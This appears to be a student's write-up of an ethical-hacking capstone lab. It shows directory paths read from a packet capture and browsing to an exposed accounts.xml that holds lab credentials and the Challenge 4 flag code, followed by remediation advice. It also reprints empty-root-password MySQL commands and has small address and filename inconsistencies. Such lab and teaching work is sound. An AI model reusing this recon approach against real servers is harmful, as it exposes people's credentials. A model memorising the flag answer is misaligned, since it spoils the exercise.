   8 0.012887079   10.5.5.1     10.5.5.11    TCP        66 57868 → 80 [FIN, ACK] Seq=94 Ack=3729 Win=64128 Len=0 TSval=202585
   9 0.016128738   10.5.5.11    10.5.5.1     TCP        66 80 → 57868 [FIN, ACK] Seq=3729 Ack=95 Win=65152 Len=0 TSval=286146
  10 0.016141917   10.5.5.1     10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=95 Ack=3730 Win=64128 Len=0 TSval=2025858118
  11 2.036167946   10.5.5.1     10.5.5.11    TCP        74 57878 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=20
  12 2.036196726   10.5.5.11    10.5.5.1     TCP        74 80 → 57878 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PE
  13 2.036207390   10.5.5.1     10.5.5.11    TCP        66 57878 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025860138 TSec
  14 2.036245694   10.5.5.1     10.5.5.11    HTTP      163 GET /styles/global-styles.css HTTP/1.1
  15 2.036271008   10.5.5.11    10.5.5.1     TCP        66 80 → 57878 [ACK] Seq=1 Ack=98 Win=65152 Len=0 TSval=286148891 TSec
  16 2.038164528   10.5.5.11    10.5.5.1     TCP      7306 80 → 57878 [PSH, ACK] Seq=1 Ack=98 Win=65152 Len=7240 TSval=286148
  17 2.038235738   10.5.5.1     10.5.5.11    TCP        66 57878 → 80 [ACK] Seq=98 Ack=7241 Win=61568 Len=0 TSval=2025860140
  18 2.038249914   10.5.5.11    10.5.5.1     HTTP     5101 HTTP/1.1 200 OK  (text/css)
```

```
› Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on int
› Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:0a:05
› Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
› Transmission Control Protocol, Src Port: 57868, Dst Port: 80, Seq: 0, Len
```

```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08 00 45 00   ·B·····B t·····E·
0010  00 3c 29 5a 40 00 40 06  f3 4c 0a 05 05 01 0a 05   ·<)Z@·@· ·L······
0020  05 0b e2 0c 00 50 cf 18  85 1c 00 00 00 00 a0 02   ·····P·· ········
0030  fa f0 1e 44 00 00 02 04  05 b4 04 02 08 0a 78 c0   ···D···· ······x·
0040  24 36 00 00 00 00 01 03  03 07                     $6······ ··
```

home/kali/OTHER/SA.pcap


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.    Time         Source      Destination  Protocol Length Info
     1 0.000000000  10.6.6.1    10.6.6.14    TCP        74 41154 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=…
     2 0.000031047  10.6.6.14   10.6.6.1     TCP        74 80 → 41154 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_…
     3 0.000065069  10.6.6.1    10.6.6.14    TCP        66 41154 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=634383129 TSe…
     4 0.000460376  10.6.6.1    10.6.6.14    HTTP      163 GET /database-offline.php HTTP/1.1
     5 0.000511883  10.6.6.14   10.6.6.1     TCP        66 80 → 41154 [ACK] Seq=1 Ack=98 Win=65152 Len=0 TSval=3252338946 T…
     6 0.021862203  10.6.6.14   10.6.6.1     HTTP     3794 HTTP/1.1 200 OK  (text/html)
     7 0.021951163  10.6.6.1    10.6.6.14    TCP        66 41154 → 80 [ACK] Seq=98 Ack=3729 Win=63232 Len=0 TSval=634383151…
     8 0.022213356  10.6.6.1    10.6.6.14    TCP        66 41154 → 80 [FIN, ACK] Seq=98 Ack=3729 Win=64128 Len=0 TSval=6343…
     9 0.023801597  10.6.6.14   10.6.6.1     TCP        66 80 → 41154 [FIN, ACK] Seq=3729 Ack=99 Win=65152 Len=0 TSval=3252…
    10 0.023808663  10.6.6.1    10.6.6.14    TCP        66 41154 → 80 [ACK] Seq=99 Ack=3730 Win=64128 Len=0 TSval=634383153…
    11 2.043003233  10.6.6.1    10.6.6.14    TCP        74 41160 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=…
    12 2.043063940  10.6.6.14   10.6.6.1     TCP        74 80 → 41160 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_…
    13 2.043077313  10.6.6.1    10.6.6.14    TCP        66 41160 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=634385172 TSe…
    14 2.043118533  10.6.6.1    10.6.6.14    HTTP      167 GET /styles/global-styles.css HTTP/1.1
    15 2.043208674  10.6.6.14   10.6.6.1     TCP        66 80 → 41160 [ACK] Seq=1 Ack=102 Win=65152 Len=0 TSval=3252340988 …
    16 2.054808109  10.6.6.14   10.6.6.1     TCP      7306 80 → 41160 [PSH, ACK] Seq=1 Ack=102 Win=65152 Len=7240 TSval=325…
    17 2.054882625  10.6.6.1    10.6.6.14    TCP        66 41160 → 80 [ACK] Seq=102 Ack=7241 Win=61568 Len=0 TSval=63438518…
    18 2.054897440  10.6.6.14   10.6.6.1     HTTP     5101 HTTP/1.1 200 OK  (text/css)
    19 2.054901355  10.6.6.1    10.6.6.14    TCP        66 41160 → 80 [ACK] Seq=102 Ack=12276 Win=58624 Len=0 TSval=6343851…
    20 2.055829508  10.6.6.1    10.6.6.14    TCP        66 41160 → 80 [FIN, ACK] Seq=102 Ack=12276 Win=64128 Len=0 TSval=63…
    21 2.056441844  10.6.6.14   10.6.6.1     TCP        66 80 → 41160 [FIN, ACK] Seq=12276 Ack=103 Win=65152 Len=0 TSval=32…
    22 2.056448483  10.6.6.1    10.6.6.14    TCP        66 41160 → 80 [ACK] Seq=103 Ack=12277 Win=64128 Len=0 TSval=6343851…
    23 4.080944443  10.6.6.1    10.6.6.14    TCP        74 41170 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=…
    24 4.080972211  10.6.6.14   10.6.6.1     TCP        74 80 → 41170 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_…
    25 4.080980622  10.6.6.1    10.6.6.14    TCP        66 41170 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=634387210 TSe…
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on ir   0000  02 42 0a 06 06 0e 02 42  9f b3 99 c0 08 00 45 00   .B.....B......E
```

The IP address of the target computer is 10.5.5.11. (/home/kali/Downloads/ SA.pcap)

The IP address of the target computer is 10.5.5.14. (/home/kali/OTHER/SA.pcap)

What directories on the target are revealed in the PCAP?


The directories on the target revealed in the PCAPs are

1. **/database-offline.php**
2. **/styles/global-styles.css,**
3. **/test,**
4. **/data,**
5. **/webservices/rest/ws-user-account.php**
6. **/includes**
7. **/passwords**
8. **/icons.text/gif**
9. **webservices/soap/lib**

Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

10.5.5.11/database-offline.php




Unable to connect

An error occurred during a connection to 10.5.5.11.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

10.6.6.14/database-offline.php




The database server appears to be offline.

The database server at 127.0.0.1 appears to be offline.

1. Be sure the username and password to MySQL is the same as configured in includes/database-config.php
2. Be aware that MySQL disables password authentication for root user upon installation or update in some systesms. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.php
3. Try to **setup/reset the DB** to see if that helps
4. A **video is available** to help reset MySQL root password
5. The commands vary by system and version, but may be something similar to the following
   - mysql -u root
   - use mysql;
   - update user set authentication_string=PASSWORD('') where user='root';
   - update user set plugin='mysql_native_password' where user='root';
   - flush privileges;
   - quit;
6. Check the error message below for more hints
7. If you think this message is a false-positive, you can opt-out of these warnings below

Error Message

10.6.6.14/data




Index of /data

```
       Name          Last modified    Size Description
Parent Directory                        -
accounts.xml     2012-05-14 00:00 5.5K
```

Apache/2.4.7 (Ubuntu) Server at 10.6.6.14 Port 80

10.6.6.14/data/acconts.xml



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<Employees>
  -<Employee ID="0">
     <UserName>Flag</UserName>
     <Password>Here is the Code for Challenge 4!</Password>
     <Signature>zz90014x</Signature>
     <Type>Flag</Type>
   </Employee>
  -<Employee ID="1">
     <UserName>admin</UserName>
     <Password>adminpass</Password>
     <Signature>g0t r00t?</Signature>
     <Type>Admin</Type>
   </Employee>
  -<Employee ID="2">
     <UserName>adrian</UserName>
     <Password>somepassword</Password>
     <Signature>Zombie Films Rock!</Signature>
     <Type>Admin</Type>
   </Employee>
  -<Employee ID="3">
     <UserName>john</UserName>
```

What is the URL of the file?

10.6.6.14/data/acconts.xml

What is the content of the file?

The file contains user credentials and passwords.

What is the code for Challenge 4?

The code for Challenge 4 is zz90014x

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

Two remediation methods to prevent unauthorized persons from viewing the contents of files are:

1. **File Encryption**
   Encrypt files at rest (and in transit where applicable) so that even if an unauthorized user gains access to the files, the contents remain unreadable without the proper decryption key. Examples include full-disk encryption (e.g., BitLocker, LUKS) or file-level encryption.

2. **Access Control and Permissions**
   Implement strict file and folder permissions using the principle of least privilege. Only authorized users and groups should have read access, enforced through mechanisms such as NTFS permissions, Linux file permissions (chmod/chown), or role-based access control (RBA

Conclusion

The Final Capstone Activity served as a comprehensive validation of the ethical hacking methodologies and technical proficiencies developed throughout the **Parocyber Bootcamp** and the **Cisco Ethical Hacker** curriculum. By transitioning from passive reconnaissance to active exploitation and final remediation, this exercise simulated a real-world penetration testing engagement.

Technical Summary

Throughout the four challenges, critical security weaknesses were identified across multiple layers of the OSI model:

- **Application Layer:** Successful **SQL Injection** demonstrated the catastrophic impact of insecure coding, resulting in database exposure and credential theft.
- **System/Service Layer:** Misconfigured **Web Server directories** and **SMB shares** revealed how easily sensitive data can be leaked when directory indexing is active and anonymous access is permitted.
- **Network Layer: Traffic Analysis** via Wireshark highlighted the dangers of transmitting sensitive information (credentials) in clear text across a network.

Key Findings and Remediation

The recurring theme across all challenges was a lack of **defense-in-depth**. The remediation strategies proposed including the use of parameterized queries, strict access control lists (ACLs), disabling unnecessary directory indexing, and enforcing encryption at rest and in transit provide a roadmap for hardening the environment against future attacks.

Professional Growth

This activity reinforced the "think like a hacker, act like a professional" mindset. Beyond the technical ability to find "flags," the true value of this engagement lies in the ability to document vulnerabilities clearly and provide actionable business solutions to mitigate risk. This capstone successfully demonstrates my readiness to perform professional security assessments and contribute to the protection of organizational assets.